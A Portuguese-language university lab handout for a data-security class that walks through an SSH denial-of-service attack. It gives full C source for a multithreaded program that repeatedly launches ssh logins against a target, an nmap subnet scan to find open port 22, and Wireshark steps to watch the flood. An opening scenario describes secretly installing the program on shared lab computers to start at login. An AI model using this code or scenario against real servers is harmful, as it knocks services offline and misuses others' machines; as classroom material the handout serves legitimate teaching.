

# “Atividade prática de Segurança de Dados”

Anderson de França Queiroz

Tiago de França Queiroz

Abril de 2012

*"If you don't stand for something,  
you'll fall for anything"*  
*(Filme Sucker Punch)*

# *Sumário*

<b>1</b>	<b>Descrição de um ataque</b>	p. 3
<b>2</b>	<b>Roteiro de ataque de DDoS</b>	p. 4
2.1	Criando um programa de DoS . . . . .	p. 4
2.2	Realizando o ataque . . . . .	p. 6

# *1 Descrição de um ataque*

Um atacante deseja tronar indisponível o acesso por SSH do servidor de um conhecido. O modo que ele escolhe para fazer é utilizar um programa que ele desenvolveu para gerar requisições de conexão com o servidor ininterruptamente partindo de vários computadores diferentes, ou seja, um ataque de DDoS – *Distributed Denial-of-Service*.

A disponibilidade de serviço é muito importante para várias empresas, principalmente quando o produto que a empresa oferece é o serviço. Ter um serviço pode causar perdas como: uma compra não ser realizada(sites de e-commerce); clientes trocarem de empresa para uma cujos serviços não fiquem indisponíveis; perda de confiabilidade; entre outras coisas.

Um ataque simples que visa indisponibilizar serviço é o ataque de negação de serviço, DoS (*Denial-of-Service*), em resumo esse tipo de ataque realiza um número muito grande de requisições ao serviço em curto espaço de tempo, assim o servidor não consegue reponder a todos, o que gera indisponibilidade do sistema. Existe a variante distribuída do DoS, o DDoS (*Distributed Denial-of-Service*), que utiliza simultaneamente vários computadores para realizar ataques de DoS a um mesmo alvo.

No cenário descrito o atacante desenvolve um programa que chama o cliente padrão de SSH do sistema operacional e tenta logar no host alvo. O programa apenas solicita a conexão e utiliza uma senha qualquer, uma vez que o objetivo é apenas indisponibilizar o sistema e não invadi-lo. De posse do programa ele vai a um laboratório de informática de sua universidade e instala o programa em todos os computadores de modo que quando se faça o login o programa inicialize em background. Como é preciso apenas a senha de usuário para realizar essa operação e todos os alunos utilizam o mesmo usuário, sempre que alguém logar no computador o ataque de DoS iniciará.

## 2 *Roteiro de ataque de DDoS*

O ataque de DDoS (*Distributed Denial-of-Service*) que será estudado nesta aula objetiva indisponibilizar o serviço de SSH comumente utilizado para acesso remoto a computadores. bla bla bla...

### 2.1 Criando um programa de DoS

A negação de serviço consiste em muitas requisições em um curto intervalo de tempo, de modo que o servidor não consiga atender a todas. Então nesse experimento criaremos um programa em linguagem C que utiliza *mult-thread* para realizar inúmeras requisições SSH a um servidor.

1. Abra o editor preferência, sugere-se a utilização do VIM. Em um terminal execute `vim`;
2. Digite o código 2.1.1;
3. Edite as macros `NUM_THREADS`, `COMANDO`, `TEMPO` e `ESPERA`. Onde:
  - `NUM_THREADS`: é o número de threads que serão criadas, ou seja, o número de conexões simultâneas que serão realizadas pelo programa;
  - `COMANDO`: é o comando que será executado, neste experimento usaremos o `ssh`, então coloque um nome de usuário (de preferência um que exista na máquina alvo) e o IP ou domínio da máquina;
  - `TEMPO`: é a hora em que o ataque irá começar;
  - `ESPERA`: é o tempo que o programa irá esperar antes de ser fechado e encerrar as threads que estão realizando o DoS.
4. Salve com o nome `DoS.c` e saia do editor;
5. Compile, para isso execute no terminal `cc DoS.c -o DoS -lpthread`;

```

1  /*
2  * =====
3  *
4  *      Filename:  DDOS.c
5  *
6  *      Description:
7  *
8  *          Version:  1.0
9  *          Created:  07-05-2012 18:05:38
10 *          Revision: none
11 *          Compiler: gcc
12 *
13 *          Author:   Tiago de França Queiroz (Queiroz, T. F.), tiago.f.q(.AT,)gmail dot com
14 *          Company:  UFABC
15 *
16 * =====
17 */
18
19 #include <stdio.h>
20 #include <stdlib.h>
21 #include <time.h>
22 #include <pthread.h>
23 #include <unistd.h>
24 #include <string.h>
25
26 #define ESPERA 360
27 #define NUM_THREADS 15
28 #define COMANDO "ssh user@192.168.1.100"
29 #define TEMPO "Mon 2012-05-07 18:47:19 BRT"
30
31 void *comando(void *v)
32 {
33     while(42)
34         system(COMANDO);
35 }
36
37 int main(void)
38 {
39     int i, c = 1;
40     pthread_t thread;
41     time_t agora;
42     struct tm tempo;
43     char buffer[28];
44
45     while(c != 0)
46     {
47         /* Pega a hora atual */
48         agora = time(NULL);
49
50         /* Formata a hora para ddd yyyy-mm-dd hh:mm:ss zzz */
51         tempo = *localtime(&agora);
52         strftime(buffer, sizeof(buffer), "%a %Y-%m-%d %H:%M:%S %Z", &tempo);
53
54         c = strcmp(TEMPO, buffer);
55         /* Dorme por 250 milissegundos */
56         usleep(250000);
57     }
58
59     /* Cria NUM_THREADS threads, onde cada uma irá executar COMANDO */
60     for(i = 0; i < NUM_THREADS; i++)
61         pthread_create(&thread, NULL, &comando, NULL);
62
63     /* Evita que a thread principal termine antes das outras */
64     sleep(ESPERA);
65 }

```

**Código 2.1.1:** Código fonte em C para o DoS.

## 2.2 Realizando o ataque

O programa descrito na sessão 2.1 tem como objetivo mostrar o funcionamento de um ataque de DoS ou DDoS (*Distributed Denial of Service*). O DDoS é um ataque de DoS distribuído, ou seja, executado por várias máquinas (preferencialmente com conexões distintas a internet) simultaneamente.

Para realizar o ataque primeiro é preciso descobrir quais máquinas estão com a porta 22 (porta do ssh) aberta, para isso utilize o nmap da seguinte forma: `nmap -A 192.168.1.0/24`

A saída será similar a esta:

```

1  $ nmap -A 192.168.1.0/24
2
3  Starting Nmap 5.21 ( http://nmap.org ) at 2012-05-07 23:04 BRT
4
5  Nmap scan report for GNU-Linux-Notebook (192.168.1.5)
6  Host is up (0.00078s latency).
7  Not shown: 994 closed ports
8  PORT      STATE SERVICE      VERSION
9  22/tcp    open  ssh          OpenSSH 5.5p1 Debian 4ubuntu6 (protocol 2.0)
10 | ssh-hostkey: 1024 52:a4:a9:0d:f7:69:ac:87:db:02:67:37:62:96:dc:0d (DSA)
11 |_ 2048 37:95:4f:7b:87:71:cb:1d:1f:71:0f:1f:82:21:c2:0b (RSA)
12 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
13 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
14 901/tcp   open  http         Samba SWAT administration server
15 |_html-title: 401 Authorization Required
16 | http-auth: HTTP Service requires authentication
17 |_ Auth type: Basic, realm = SWAT
18 902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
19 3689/tcp  open  rendezvous?

```

**Código 2.2.1:** Exemplo de saída do nmap.

Observe que na linha 9 indica que o ssh está rodando e a porta está aberta, então, localize os IPs que estão com a porta 22 aberta e substitua o valor da macro `COMANDO` para `ssh` `USUÁRIO@IP_COM_PORTA_22_ABERTA`, em nosso exemplo seria `ssh ufabc@192.168.1.5`.

Rode no terminal o comando `ssh USUÁRIO@IP_COM_PORTA_22_ABERTA` e quando for perguntado se deve adicionar a chave reponda sim(yes). Agora compile e execute o programa. Observe a saída do programa, o que ela indica?

É possível utilizar o wireshark para observar o tráfego da rede e ver o ataque acontecendo, para isso abre o wireshark (em um terminal digite `sudo wireshark`. Na tela inicial localize a lista de interfaces de rede e escolha a interface conectada na rede onde está sendo realizado o ataque, em nosso exemplo é a `wlan0`, como é mostrado na figura 2.1.

Após selecionar a interface de rede a captura de pacotes iniciará, então no campo `Filter` coloque `ip.dst == IP_SOB_ATAQUE`, em nosso exemplo seria `ip.dst == 192.168.1.5`, como pode ser visto na figura 2.2. Assim apenas os pacotes endereçados a máquina sob ataque irão aparecer. É possível identificar as requisições de conexão ssh? Existe apenas uma requisição ou várias?




Figura 2.1: Selecionando interface conectada a rede no wireshark.




Figura 2.2: Filtrando pacotes no wireshark.